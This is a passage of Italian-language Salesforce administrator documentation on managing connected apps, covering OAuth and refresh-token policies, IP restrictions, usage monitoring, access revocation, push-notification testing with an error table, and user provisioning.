Per visualizzare e aggiornare le proprietà di un'applicazione connessa, da Imposta immettere *`Applicazioni connesse`* nella casella `Ricerca veloce`, quindi selezionare l'opzione di gestione delle applicazioni connesse. Trovare l'applicazione e fare clic su **Modifica** accanto a essa. Per visualizzare le informazioni, l'utilizzo e i criteri per un'applicazione connessa, oppure per aggiungere attributi personalizzati, fare clic sul nome dell'applicazione.

Nota: le sessioni si aggiornano automaticamente tra ogni 15 minuti e 12 ore mentre un utente si trova nell'applicazione, in base all'impostazione `Valore timeout` della sessione impostato per l'organizzazione; spesso, questa attività non viene rilevata dall'utente.

Applicazioni connesse installate da Salesforce

Alcune applicazioni client Salesforce vengono implementate come applicazioni connesse e installate nell'organizzazione, ad esempio Salesforce1 o Salesforce per Outlook. Perciò è possibile che nell'elenco delle applicazioni installate siano presenti più applicazioni connesse del previsto.

Tali applicazioni connesse Salesforce vengono distribuite in due pacchetti gestiti: uno per le applicazioni correlate a Salesforce1 e uno per le applicazioni non correlate a Salesforce1. L'elenco delle applicazioni incluse può cambiare con ogni rilascio. Tuttavia, per semplificare l'amministrazione, ogni pacchetto viene installato in modo asincrono nell'organizzazione la prima volta che qualsiasi utente dell'organizzazione accede a una di queste applicazioni.

Se si desidera installare (o reinstallare) in modo proattivo il pacchetto Salesforce1 per le applicazioni connesse, è possibile installarlo da AppExchange.

I pacchetti vengono visualizzati in Imposta, nell'elenco Pacchetti installati.

Fare clic su ogni Nome pacchetto per visualizzarne l'elenco dei componenti. Di seguito sono elencati alcuni dei componenti del pacchetto di applicazioni connesse Salesforce.

 Nota: l'IDE Force.com, lo strumento di migrazione Force.com, Dataloader Bulk e Dataloader Partner sono applicazioni connesse "wrapper" che utilizzano l'API SOAP per collegarsi a Salesforce, anziché OAuth come altre applicazioni connesse. Utilizzano tuttavia il framework delle applicazioni connesse per consentire o negare agli utenti l'accesso alle applicazioni di un'organizzazione.

Di seguito sono elencati alcuni dei componenti del pacchetto di applicazioni Salesforce1 e Chatter.

Per gestire queste applicazioni connesse installate, da Imposta immettere *`Applicazioni connesse`* nella casella `Ricerca veloce`, quindi selezionare l'opzione di gestione delle applicazioni connesse e le applicazioni connesse Salesforce installate automaticamente verranno visualizzate nell'elenco delle applicazioni installate da pacchetti gestiti assieme alle altre applicazioni connesse installate.

VEDERE ANCHE:

Provisioning utente per applicazioni connesse

Modifica di un'applicazione connessa

AUTORIZZAZIONI UTENTE	
Per leggere:	"Personalizza applicazione"
Per creare, aggiornare o eliminare:	"Personalizza applicazione" E "Modifica tutti i dati" O "Gestisci applicazioni connesse"
Per aggiornare tutti i campi tranne Profili, Insiemi di autorizzazioni e Attributi SAML provider di servizi:	"Personalizza applicazione"
Per aggiornare Profili, Insiemi di autorizzazioni e Attributi SAML provider di servizi:	"Personalizza applicazione" E "Modifica tutti i dati"
Per disinstallare:	"Scarica pacchetti AppExchange"

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Le applicazioni connesse possono essere create nelle versioni: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

Le applicazioni connesse possono essere installate in: **tutte** le versioni

È possibile modificare le impostazioni e le autorizzazioni di un'applicazione connessa.

1. Da Imposta, immettere *Applicazioni connesse* nella casella `Ricerca veloce`, quindi selezionare l'opzione di gestione delle applicazioni connesse.
2. Fare clic su **Modifica** accanto al nome dell'applicazione da modificare (per esaminare le informazioni relative a un'applicazione nella pagina dei dettagli delle applicazioni connesse, fare clic sul nome dell'applicazione).

- I seguenti criteri OAuth sono disponibili per ogni applicazione connessa abilitata per OAuth.
  - `Utenti con autorizzazioni` determina quali utenti possono eseguire l'applicazione.
    - `Tutti gli utenti possono autorizzarsi autonomamente`: impostazione predefinita. Chiunque nell'organizzazione può autorizzare autonomamente l'applicazione. Questa impostazione significa che ogni utente deve approvare l'applicazione la prima volta che vi accede.
    - `Gli utenti approvati dall'amministratore sono pre-autorizzati`: L'accesso è limitato agli utenti con un profilo o un insieme di autorizzazioni specificato, ma per tali utenti non è necessario approvare l'applicazione per potervi accedere. Nella versione Group Edition, questa impostazione impedisce l'accesso all'applicazione per tutti gli utenti. Per gestire i profili per l'applicazione, modificare l'elenco Accesso applicazione connessa di ogni profilo (tranne che nella versione Group Edition). Per gestire gli insiemi di autorizzazioni per l'applicazione, modificare l'elenco delle applicazioni connesse assegnate di ogni insieme di autorizzazioni.

    Avvertenza: Se si passa da `Tutti gli utenti possono autorizzarsi autonomamente` a `Gli utenti approvati dall'amministratore sono pre-autorizzati`, tutti gli utenti che stanno attualmente utilizzando l'applicazione perderanno il proprio accesso a meno che non appartengano a un insieme di autorizzazioni o a un profilo specificati per l'applicazione.

    Nota: Se nel profilo o insieme di autorizzazioni dell'utente è stata abilitata l'autorizzazione utente "Utilizza qualsiasi client API", il criterio `Gli utenti approvati dall'amministratore sono pre-autorizzati` può essere ignorato. Questa autorizzazione utente è disponibile solo se è stata abilitata l'autorizzazione dell'organizzazione "Solo applicazioni approvate dall'amministratore". L'autorizzazione utente "Utilizza qualsiasi client API" consente a un utente non approvato dall'amministratore di accedere all'applicazione ed eseguirla, anche se le impostazioni dell'applicazione connessa richiedono utenti approvati dall'amministratore ed è stata abilitata l'autorizzazione dell'organizzazione "Solo applicazioni approvate dall'amministratore". Questo schema di autorizzazioni consente ad utenti specifici, ad esempio i dipendenti a contratto di breve periodo, di accedere a un'applicazione connessa in via provvisoria.

  - `Riduzione restrizioni IP` si riferisce alle limitazioni IP a cui gli utenti dell'applicazione connessa sono soggetti. Gli intervalli IP funzionano con le applicazioni connesse abilitate per OAuth e non con quelle abilitate per SAML. Un amministratore può scegliere di implementare o ignorare queste limitazioni selezionando una delle opzioni seguenti.
    - `Imponi restrizioni IP`: impostazione predefinita. L'utente che esegue questa applicazione è soggetto alle limitazioni IP dell'organizzazione, ad esempio agli intervalli IP impostati nel profilo utente.
    - `Riduci restrizioni IP con il secondo fattore`: Un utente che esegue questa applicazione ignora le restrizioni IP dell'organizzazione se una delle seguenti condizioni è vera:
      - L'applicazione dispone di intervalli IP inseriti in una whitelist e utilizza il flusso di autenticazione OAuth del server Web. Sono consentite solo le richieste provenienti dagli IP inseriti nella whitelist.
      - L'applicazione non ha alcuna whitelist di intervalli IP, utilizza il flusso di autenticazione OAuth del server Web o utente-agente e l'utente ha completato correttamente la procedura di Conferma identità.
    - `Riduci restrizioni IP`: L'utente che esegue questa applicazione connessa non è soggetto ad alcuna restrizione IP.

    Nota: se è abilitata, l'opzione Impostazioni di sessione `Imponi intervalli IP di accesso su ogni richiesta` influisce sul comportamento di riduzione delle restrizioni IP. Per ulteriori informazioni, vedere Riduzione delle restrizioni IP dell'applicazione connessa e imposizione IP continua a pagina 179.

- `Policy sui token di aggiornamento` specifica il periodo di validità di un token di aggiornamento. I token di aggiornamento vengono utilizzati dall'applicazione connessa abilitata per OAuth per ottenere nuove sessioni senza richiedere all'utente di fornire le sue credenziali. L'applicazione connessa scambia semplicemente il token di aggiornamento con una nuova sessione. Utilizzando le policy sui token di aggiornamento, gli amministratori possono controllare per quanto tempo viene utilizzato un token di aggiornamento. Le opzioni includono quanto segue.
  - `Il token di aggiornamento è valido finché non viene revocato`. Questa impostazione è il comportamento predefinito. Specifica che il token viene utilizzato indefinitamente, finché non viene revocato dall'utente o dall'amministratore. È possibile revocare i token nella pagina dei dettagli di un utente nelle Applicazioni connesse OAuth o nel rapporto Utilizzo OAuth applicazioni connesse.
  - `Fai scadere immediatamente il token di aggiornamento`. Questa impostazione specifica che il token diventa immediatamente non valido. L'utente può utilizzare la sessione corrente (token di accesso) già emessa, ma non può utilizzare il token di aggiornamento per ottenere una nuova sessione.
  - `Fai scadere il token di aggiornamento se non viene usato per n`. Questa impostazione rende il token non valido se non viene utilizzato per il periodo di tempo specificato. Ad esempio, se il valore del campo indica `7 giorni` e il token di aggiornamento non viene scambiato con una nuova sessione entro sette giorni, il tentativo successivo di utilizzare il token fallisce. Il token è scaduto e non può più generare nuove sessioni. Se il token di aggiornamento viene utilizzato correttamente prima di 7 giorni, il monitoraggio del periodo di inattività viene azzerato e il token è valido per altri 7 giorni.
  - `Fai scadere il token di aggiornamento dopo n`. Questa impostazione rende il token non valido dopo un periodo di tempo prefissato. Ad esempio, se la policy indica `1 giorno`, il token di aggiornamento può essere utilizzato per ottenere nuove sessioni per 24 ore. Dopo 24 ore, il token non può essere utilizzato.

  La sessione di un utente può essere mantenuta dall'utilizzo. Il suo periodo di validità è definito dal valore di timeout di applicazione connessa, profilo utente o impostazioni di sessione dell'organizzazione (in questo ordine). La `Policy sui token di aggiornamento` viene valutata unicamente durante l'utilizzo del token di aggiornamento emesso e non influisce sulla sessione corrente dell'utente. I token di aggiornamento sono necessari solo quando la sessione di un utente è scaduta o non è più disponibile. Ad esempio, se si imposta `Policy sui token di aggiornamento` su `Fai scadere il token di aggiornamento dopo 1 ora` e l'utente utilizza l'applicazione per due ore, non gli verrà richiesto di eseguire l'autenticazione dopo un'ora. L'utente dovrà procedere nuovamente all'autenticazione quando la sessione è scaduta e il client tenta di scambiare i suoi token di aggiornamento con una nuova sessione.
- Il valore di timeout è disponibile solo per le applicazioni connesse abilitate per OAuth. Questo valore imposta la scadenza dei token di accesso per la sessione dell'applicazione connessa. Se non si imposta alcun valore o se è selezionato *`Nessuno`* (impostazione predefinita), Salesforce utilizza il valore di timeout nel profilo utente. Se nel profilo non è impostato alcun valore, Salesforce utilizza il valore di timeout nelle Impostazioni di sessione dell'organizzazione.
- Le autorizzazioni correnti per l'applicazione connessa sono anche riportate qui.

Se l'applicazione connessa in uso è un'applicazione area di disegno che utilizza l'autenticazione tramite richiesta firmata, assicurarsi di:

- Impostare `Utenti con autorizzazioni` su `Gli utenti approvati dall'amministratore sono pre-autorizzati`.
- Impostare `Scadenza token di aggiornamento` su `La prima volta che utilizzano questa applicazione`.
- Concedere accesso agli utenti mediante profili e insiemi di autorizzazioni.

- La policy di livello sessione è disponibile per tutte le applicazioni connesse. Selezionare `Richiesta sessione High Assurance` per richiedere agli utenti di immettere un token basato sul tempo durante il login per accedere all'applicazione.

- Per ogni applicazione connessa sono disponibili delle informazioni di base. Tuttavia, se l'applicazione è un'applicazione area di disegno, i valori di questo campo non vengono utilizzati. Al contrario, viene utilizzato l'URL dell'applicazione area di disegno specificato quando l'applicazione connessa è stata creata.
  - `URL iniziale` viene utilizzata se l'applicazione connessa utilizza il Single Sign-On. In questo caso, impostare l'URL sulla pagina in cui l'utente inizia il processo di autenticazione. Questa posizione viene anche visualizzata nel menu di commutazione dell'applicazione.
  - `URL iniziale applicazione mobile` viene utilizzata per indirizzare gli utenti a un percorso specifico quando accedono all'applicazione da un dispositivo mobile.
- Sono disponibili impostazioni dell'app mobile per le applicazioni connesse mobili che utilizzano la protezione con pin.
  - `Richiedi PIN dopo` specifica quanto tempo di inattività dell'applicazione può trascorrere prima che la stessa si blocchi e sia necessario inserire il PIN per continuare. I valori consentiti sono Nessuno (nessun blocco), 1, 5, 10 e 30 minuti. Questa policy viene applicata solo se viene configurata una `Lunghezza PIN` corrispondente. L'applicazione della policy è responsabilità dell'applicazione connessa. Le applicazioni scritte utilizzando Salesforce Mobile SDK possono applicare questa policy, oppure l'applicazione può leggere la policy dal servizio UserInfo e applicare la policy.

    Nota: questa impostazione non rende non valida una sessione utente. Quando la sessione scade per inattività, questa policy richiede soltanto che l'utente immetta un PIN per continuare a usare la sessione corrente.
  - `Lunghezza PIN` imposta la lunghezza del numero di identificazione inviato per la conferma dell'autenticazione. La lunghezza può essere compresa fra 4 e 8 cifre (incluse).
- Per tutte le applicazioni connesse sono disponibili attributi personalizzati. Gli sviluppatori possono impostare metadati SAML personalizzati o attributi OAuth personalizzati per un'applicazione connessa. Gli amministratori possono eliminare o modificare questi attributi oppure aggiungere attributi personalizzati. Gli attributi eliminati, modificati o aggiunti dagli amministratori sostituiscono quelli impostati dagli sviluppatori. Per ulteriori informazioni, vedere Modifica, inclusione in un pacchetto o eliminazione di un'applicazione connessa a pagina 176

Handler personalizzato applicazione connessa

Personalizzare il comportamento di un'applicazione connessa con Apex. Creare una classe che estende la classe Apex `ConnectedAppPlugin` e associarla a un'applicazione connessa. La classe può supportare nuovi protocolli di autenticazione o rispondere agli attributi utente in un modo che può essere utile a un processo aziendale.

Il plugin viene eseguito per conto di un account utente. Nel campo `Esegui come`, selezionare l'utente per il plugin. Se l'utente non è autorizzato per l'applicazione connessa, autorizzarlo con il metodo `authorize`. Per ulteriori informazioni, vedere la classe `ConnectedAppPlugin` nel manuale Force.com Apex Code Developer's Guide.

VEDERE ANCHE:

Modifica di un'applicazione connessa
Provisioning utente per applicazioni connesse

Monitoraggio dell'uso di un'applicazione connessa

AUTORIZZAZIONI UTENTE

Per leggere:	"Personalizza applicazione"
Per creare, aggiornare o eliminare:	"Personalizza applicazione" E "Modifica tutti i dati" O "Gestisci applicazioni connesse"
Per aggiornare tutti i campi tranne Profili, Insiemi di autorizzazioni e Attributi SAML provider di servizi:	"Personalizza applicazione"
Per aggiornare Profili, Insiemi di autorizzazioni e Attributi SAML provider di servizi:	"Personalizza applicazione" E "Modifica tutti i dati"
Per disinstallare:	"Scarica pacchetti AppExchange"

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Le applicazioni connesse possono essere create nelle versioni: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

Le applicazioni connesse possono essere installate in: **tutte** le versioni

Per visualizzare le informazioni sull'utilizzo di qualsiasi applicazione connessa nell'organizzazione, da Imposta immettere *Utilizzo OAuth applicazioni connesse* nella casella `Ricerca veloce`, quindi selezionare **Utilizzo OAuth applicazioni connesse**. Viene visualizzato un elenco di applicazioni connesse con le relative informazioni.

Applicazione connessa
Il nome dell'applicazione. Le applicazioni connesse installate ma non ancora utilizzate dagli utenti non appaiono nell'elenco.

Visualizza informazioni sull'applicazione
Fare clic su **Visualizza informazioni sull'applicazione** per passare alla pagina dei dettagli dell'applicazione connessa. In alternativa, se l'applicazione connessa non è ancora installata, fare clic su **Installa**.

Conteggio utenti
Il numero di utenti che hanno eseguito l'applicazione. Fare clic su un valore Conteggio utenti per visualizzare le informazioni relative a ciascun utente, tra cui:

- Quando hanno utilizzato l'applicazione per la prima volta
- L'ultima volta in cui hanno utilizzato l'applicazione
- Il numero totale di volte in cui hanno utilizzato l'applicazione

Nella pagina Utilizzo dell'utente delle applicazioni connesse, è possibile terminare l'accesso di un utente alla sessione corrente facendo clic sull'azione **Revoca** sulla riga di tale persona. Oppure fare clic sul pulsante **Revoca tutto** nella parte superiore della pagina per disconnettere chiunque stia utilizzando l'applicazione connessa.

Azione
Fare clic su **Blocca** per terminare tutte le sessioni utente in corso con l'applicazione connessa e bloccare tutte le nuove sessioni. Il blocco di un'applicazione non è permanente. Fare clic su **Sblocca** per consentire agli utenti di accedere e aprire l'applicazione in un altro momento.

Gestione dell'accesso OAuth per le applicazioni connesse

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Disponibile in: **tutte** le versioni

Salesforce Classic mobile non è disponibile nella versione **Database.com Edition**

AUTORIZZAZIONI UTENTE

Per gestire, creare, modificare ed eliminare le applicazioni OAuth:

- "Gestisci applicazioni connesse"

Un'applicazione connessa è un'applicazione che si integra con Salesforce utilizzando le API. Le applicazioni connesse utilizzano i protocolli SAML e OAuth standard per l'autenticazione, forniscono il Single Sign-On e i token da utilizzare con le API di Salesforce. Oltre alle funzionalità OAuth standard, le applicazioni connesse consentono agli amministratori di impostare vari criteri di protezione e avere il controllo diretto sugli utenti che possono utilizzare le applicazioni corrispondenti. Tutte le applicazioni connesse sono state integrate in Salesforce, in modo che possano accedere a un sottoinsieme dei dati Salesforce dell'utente una volta esplicitamente concesse le autorizzazioni relative a ogni singola applicazione.

Tutte le applicazioni connesse che dispongono delle autorizzazioni per accedere ai dati Salesforce dell'utente sono elencate nelle informazioni personali.

1. Dalle impostazioni personali, immettere *`Dettagli utente avanzati`* nella casella `Ricerca veloce`, quindi selezionare **Dettagli utente avanzati**. Se non si ottiene alcun risultato, immettere *`Informazioni personali`* nella casella `Ricerca veloce`, quindi selezionare **Informazioni personali**.
2. Nella sezione Applicazioni connesse OAuth è possibile:
   - Visualizzare le informazioni su ogni applicazione a cui si è concesso l'accesso, oltre al numero di volte e all'ultima volta che l'applicazione ha tentato di accedere alle informazioni.

     Nota:

     - un'applicazione può essere elencata più di una volta. Ogni volta che si concede l'accesso a un'applicazione, essa ottiene un nuovo token di accesso. Le richieste di token di aggiornamento incrementano il `Conteggio utilizzi` visualizzato per l'applicazione. È necessario concedere l'accesso ai propri dati Salesforce da ogni dispositivo che si utilizza, ad esempio sia da un computer portatile che da un computer desktop. Il limite predefinito è cinque token di accesso per ogni applicazione. Le applicazioni più recenti (che utilizzano il protocollo OAuth 2.0) vengono automaticamente approvate per ulteriori dispositivi dopo che l'utente ha concesso l'accesso una volta. Le applicazioni OAuth 2.0 possono essere indicate più di una volta. Ogni riga della tabella rappresenta un'unica concessione, quindi se un'applicazione richiede più token con ambiti diversi, la stessa applicazione apparirà più volte.
     - Anche se l'applicazione connessa ha tentato di accedere alle informazioni senza riuscirvi perché non ha potuto effettuare l'accesso, i campi `Conteggio utilizzi` e `Ultimo utilizzo` vengono aggiornati.

   - Fare clic su **Revoca** per revocare l'accesso all'applicazione. Dopo la revoca, l'applicazione non può più utilizzare quel particolare token di autorizzazione per accedere ai dati Salesforce dell'utente.

     Importante: è necessario revocare tutti i token di accesso di una particolare applicazione per impedirle di accedere ai dati Salesforce dell'utente.

Se si desidera utilizzare un nuovo dispositivo mobile con Salesforce Classic mobile, scaricare l'applicazione sul nuovo dispositivo ed effettuare l'accesso. Non è necessario revocare il token sul vecchio dispositivo; Salesforce ne crea automaticamente uno nuovo.

VEDERE ANCHE:
Panoramica sulleapplicazioni connesse
Creazione di un'applicazione connessa
Modifica di un'applicazione connessa

Esecuzione di test delle notifiche push

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Le applicazioni connesse possono essere create nelle versioni: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

Le applicazioni connesse possono essere installate in: **tutte** le versioni

AUTORIZZAZIONI UTENTE

Per inviare una notifica push dalla pagina Test notifiche push:

- "Apex autore"

  E

  "Gestisci applicazioni connesse"

Per eseguire un test rapido dell'impostazione delle proprie notifiche push, utilizzare la pagina Invia notifica di prova. La pagina Invia notifica di prova consente di risolvere i problemi relativi alle notifiche push di andata e ritorno in un meccanismo sincrono, senza dover configurare le chiamate Apex o REST. Può inoltre fornire maggiori dettagli su cosa accade dietro le quinte dell'ambiente asincrono delle notifiche push del mondo reale.

Limiti relativi alle notifiche push

Il numero massimo di notifiche push consentite per ogni applicazione mobile associata alla propria organizzazione Salesforce dipende dal tipo di applicazione.

Numero massimo di notifiche push consentito per	Limite
Applicazioni mobili fornite da Salesforce (ad esempio, Salesforce1)	50.000 notifiche per app al giorno
Applicazioni mobili sviluppate dall'organizzazione per l'utilizzo interno da parte dei dipendenti	35.000 notifiche per app al giorno
Applicazioni mobili installate da AppExchange	5.000 notifiche per app al giorno

In questo limite vengono conteggiate solo le notifiche *recapitabili*. Ad esempio, si pensi all'ipotesi in cui una notifica venga inviata a 1.000 dipendenti dell'azienda ma 100 di loro non abbiano ancora installato l'applicazione mobile. In questo limite vengono conteggiate soltanto le notifiche inviate ai 900 dipendenti che hanno installato l'applicazione mobile.

Ogni test delle notifiche push generato dalla pagina Test notifiche push è limitato a un unico destinatario. Le notifiche push sono incluse nel conteggio del limite giornaliero di notifiche push di un'applicazione.

Informazioni sulla pagina Invia notifica di prova

La pagina Invia notifica di prova utilizza le informazioni del servizio di notifica push Apple(APNS) o di Google Cloud Messaging per Android (GCM) per configurare un meccanismo push sincrono. Selezionare il dispositivo che deve ricevere la notifica push immettendo una stringa token di connessione. Se non si conosce la stringa token, è possibile utilizzare lo strumento Cerca per eseguire una selezione dall'elenco dei dispositivi registrati per la propria applicazione connessa. Lo strumento Cerca visualizza automaticamente i cinque dispositivi registrati più di recente. È anche possibile immettere un nome utente per cercare i dispositivi registrati per quell'utente.

Per le notifiche push Android GCM, è possibile selezionare l'opzione Simulazione di esecuzione per testare la propria impostazione GCM. Questa opzione invia la notifica al server GCM ma non la inoltra a un dispositivo.

Ogni tentativo push restituisce un messaggio di stato che indica la riuscita o meno dell'operazione. Per le spiegazioni dei messaggi, vedere Messaggi di errore per le notifiche push. Per ulteriori informazioni, vedere:

- developer.apple.com per informazioni sulle notifiche push del servizio di notifica push Apple (APNS).
- developer.android.com per informazioni sulle notifiche push di GCM per Android.

Per accedere alla pagina del test:

1. In Imposta, immettere *Applicazioni* nella casella `Ricerca veloce`, quindi selezionare **Applicazioni**.
2. Selezionare il nome della propria applicazione connessa.
3. Fare clic su **Invia notifica di prova** accanto a Piattaforma push supportata. Questo link viene visualizzato solo se l'applicazione connessa è stata configurata per il supporto delle notifiche push mobili.

Nota: Prima di tentare l'invio delle notifiche push di prova, verificare che le impostazioni mobili nell'applicazione connessa siano configurate correttamente. Vedere Creazione di un'applicazione connessa.

IN QUESTA SEZIONE:

Invio del test notifiche push al servizio di notifica push Apple (APNS)

Per eseguire un test rapido dell'impostazione delle proprie notifiche push al servizio di notifica push Apple (APNS), utilizzare la pagina Invia notifica di prova.

Invio del test notifiche push a GCM per Android

Per eseguire un test rapido dell'impostazione delle proprie notifiche push a Google Cloud Messaging per Android (GCM), utilizzare la pagina Invia notifica di prova.

Messaggi di errore per le notifiche push

Se viene visualizzato un messaggio di errore durante l'invio di una notifica push dalla pagina Invia notifica di prova, consultare la seguente tabella per suggerimenti su come risolvere il problema.

Invio del test notifiche push al servizio di notifica push Apple (APNS)

Per eseguire un test rapido dell'impostazione delle proprie notifiche push al servizio di notifica push Apple (APNS), utilizzare la pagina Invia notifica di prova.

1. Immettere una stringa token di connessione nel campo Destinatario, OPPURE cercare un destinatario facendo clic su Cerca e selezionare uno dei risultati della ricerca. Per impostazione predefinita, l'elenco dei risultati della ricerca visualizza i cinque dispositivi registrati più recentemente per l'applicazione connessa.
   a. Per trovare altri dispositivi, immettere un nome utente nella casella di testo Cerca.
   b. Fare clic su **Vai** per generare un elenco di tutti i dispositivi attualmente registrati sotto quel nome utente.
2. Se si desidera, per Avviso, immettere un messaggio di avviso o dizionario come da specifiche Apple.
3. Per Badge, immettere un numero di badge oppure *0* per nessun badge.
4. Per Suono, immettere il nome di un file audio nel bundle applicazione, oppure immettere *predefinito* per utilizzare il tono di avviso predefinito del sistema.
5. Se si desidera, per utilizzare un payload personalizzato, immettere il valore JSON del proprio payload nel campo Payload personalizzato.

6. Fare clic su **Invia** per inviare il test notifiche push, oppure fare clic su **Annulla** per cancellare il modulo.

VEDERE ANCHE:

Esecuzione di test delle notifiche push

Invio del test notifiche push a GCM per Android

Per eseguire un test rapido dell'impostazione delle proprie notifiche push a Google Cloud Messaging per Android (GCM), utilizzare la pagina Invia notifica di prova.

1. Immettere una stringa token di connessione nel campo Destinatario, OPPURE cercare un destinatario facendo clic su Cerca e selezionare uno dei risultati della ricerca. Per impostazione predefinita, l'elenco dei risultati della ricerca visualizza i cinque dispositivi registrati più recentemente per l'applicazione connessa.
   a. Per trovare altri dispositivi, immettere un nome utente nella casella di testo Cerca.
   b. Fare clic su **Vai** per generare un elenco di tutti i dispositivi attualmente registrati sotto quel nome utente.
2. Per Payload, immettere un valore JSON contenente il proprio messaggio.
3. Per inviare la notifica push solo al server GCM, selezionare **Simulazione di esecuzione**.
4. Fare clic su **Invia** per inviare il test notifiche push, oppure fare clic su **Annulla** per cancellare il modulo.

VEDERE ANCHE:

Esecuzione di test delle notifiche push

Messaggi di errore per le notifiche push

Se viene visualizzato un messaggio di errore durante l'invio di una notifica push dalla pagina Invia notifica di prova, consultare la seguente tabella per suggerimenti su come risolvere il problema.

Messaggio	Soluzione suggerita
È stato superato il limite giornaliero di frequenza delle notifiche push per questa applicazione connessa	Poiché il limite giornaliero non è negoziabile, non sono disponibili soluzioni.
Il certificato non è accettato dal servizio di notifica push Apple	Sostituire il certificato con un tipo valido.
Il certificato è stato revocato	Fornire un certificato valido.
Certificato scaduto	Rinnovare il certificato.
Certificato non ancora valido	Riprovare in seguito.
Certificato o password non valida	Sostituire il certificato con un tipo valido.
Destinatario o payload non valido	Controllare l'eventuale presenza di errori nelle informazioni immesse.
Il payload supera le dimensioni massime consentite	Ridurre le dimensioni del payload.
Impossibile caricare le impostazioni delle notifiche push	Verificare che le impostazioni siano presenti sull'applicazione connessa.
Il campo Destinatario contiene un token dispositivo non valido	Fornire un token dispositivo valido.

Messaggio	Soluzione suggerita
Lunghezza token dispositivo non valida	Il token è stato immesso in modo non corretto o è danneggiato. Immettere nuovamente il token.
Errore durante l'invio della notifica. Verificare che il certificato sia per l'ambiente Apple corretto.	Controllare che sia in uso il certificato corretto (ad esempio, Sandbox e non produzione).
Il servizio di notifica push Apple non è disponibile.	Riprovare in seguito.
Impossibile connettersi al servizio di notifica push Apple	Riprovare in seguito.
Impossibile connettersi al proxy Salesforce. Se il problema persiste, rivolgersi all'assistenza Salesforce.	Riprovare in seguito.
Richiesta bloccata dal proxy Salesforce. Se il problema persiste, rivolgersi all'assistenza Salesforce.	Riprovare in seguito.
Il servizio di notifica push Apple ha restituito un errore sconosciuto	Contattare Apple o riprovare in seguito.
Il badge deve essere un numero	Immettere nuovamente il valore del badge come un intero.
Il payload deve essere in un formato JSON valido	Inserire il payload in un formato corretto.
È necessario inserire un valore per almeno uno dei seguenti campi: Avviso, Badge, Suono o Payload personalizzato	Immettere un valore valido per uno dei campi.
È necessario indicare il destinatario	Fornire un token dispositivo.
Errore di autenticazione Google Cloud Messaging	Consultare la documentazione GCM su developer.android.com. Possibili cause: • L'intestazione dell'autorizzazione è assente o contiene una sintassi non valida. • È stato inviato un numero progetto non valido come chiave. • La chiave è valida, ma il servizio GCM è disabilitato. • La richiesta è stata originata da un server che non è autorizzato negli indirizzi IP della chiave del server.
Errore interno nel server di Google Cloud Messaging, oppure il server è temporaneamente non disponibile	Riprovare in seguito.
L'ID registrazione nel campo Destinatario è formattato in modo errato	Verificare che l'applicazione mobile fornisca un ID registrazione valido, oppure immettere manualmente un ID registrazione valido.
Il payload supera le dimensioni massime consentite	Ridurre le dimensioni del payload.
Il campo Destinatario contiene un ID registrazione non valido per la chiave del server API dell'applicazione connessa	Fornire una chiave del server corretta per l'applicazione.
È necessario indicare il destinatario	Selezionare il destinatario o fornire l'ID registrazione.
Il campo Destinatario contiene un ID registrazione non valido	Aggiornare l'ID registrazione dispositivo del destinatario.
Il server GCM ha restituito un errore imprevisto. Rivolgersi al team di assistenza SFDC.	Contattare salesforce.com

Messaggio	Soluzione suggerita
Si è verificato un errore imprevisto. Rivolgersi al team di assistenza SFDC.	Contattare salesforce.com

VEDERE ANCHE:

Creazione di un'applicazione connessa

Esecuzione di test delle notifiche push

Provisioning utente per applicazioni connesse

AUTORIZZAZIONI UTENTE

Per leggere:	"Personalizza applicazione"
Per creare, aggiornare o eliminare:	"Personalizza applicazione" E "Modifica tutti i dati" O "Gestisci applicazioni connesse"
Per aggiornare tutti i campi tranne Profili, Insiemi di autorizzazioni e Attributi SAML provider di servizi:	"Personalizza applicazione"
Per aggiornare Profili, Insiemi di autorizzazioni e Attributi SAML provider di servizi:	"Personalizza applicazione" E "Modifica tutti i dati"
Per disinstallare:	"Scarica pacchetti AppExchange"

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Le applicazioni connesse possono essere create nelle versioni: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

Le applicazioni connesse possono essere installate in: **tutte** le versioni

Gli amministratori possono utilizzare le applicazioni connesse con la funzione di provisioning utente per creare, aggiornare ed eliminare gli account utente nelle applicazioni di terze parti sulla base degli utenti nell'organizzazione Salesforce. Per gli utenti Salesforce, è possibile impostare la creazione, gli aggiornamenti e la disattivazione automatici degli account per servizi quali Google Apps e Box. Inoltre, è possibile trovare gli account utente esistenti nel sistema di terze parti e capire se sono già collegati a un account utente Salesforce.

Le applicazioni connesse collegano gli utenti a servizi e applicazioni di terze parti. Il provisioning utente per applicazioni connesse consente di creare, aggiornare e gestire gli account degli utenti per quei servizi e applicazioni. Questa funzione semplifica la creazione di account per servizi come Google Apps e collega gli account degli utenti Salesforce ai rispettivi account di terze parti. Dopo che questi account sono stati collegati, è possibile configurare il Programma di avvio applicazione in modo che gli utenti possano accedere istantaneamente al servizio di destinazione facendo clic sull'icona applicazione connessa nel Programma di avvio applicazione.

La funzione di provisioning utente è utilizzabile solo con gli utenti a cui è stato assegnato un profilo o un insieme di autorizzazioni che concede accesso all'applicazione connessa configurata. Ad esempio, è possibile configurare il provisioning utenti per un'applicazione connessa Google Apps nella propria organizzazione. Quindi, assegnare il profilo "Dipendenti" all'applicazione connessa. Quando nell'organizzazione viene creato un nuovo utente e all'utente viene assegnato il profilo "Dipendenti", il provisioning dell'utente in Google Apps avviene automaticamente. Inoltre, quando l'utente viene disattivato o quando cambia l'assegnazione del profilo, il provisioning in Google Apps viene automaticamente annullato.

Salesforce fornisce una procedura guidata che indica le impostazioni di provisioning utente per ogni applicazione connessa.

È inoltre possibile eseguire rapporti per vedere chi ha accesso ad applicazioni di terzi specifiche mediante una visualizzazione centralizzata di tutti gli account utente in tutte le applicazioni connesse.

Richieste provisioning utente

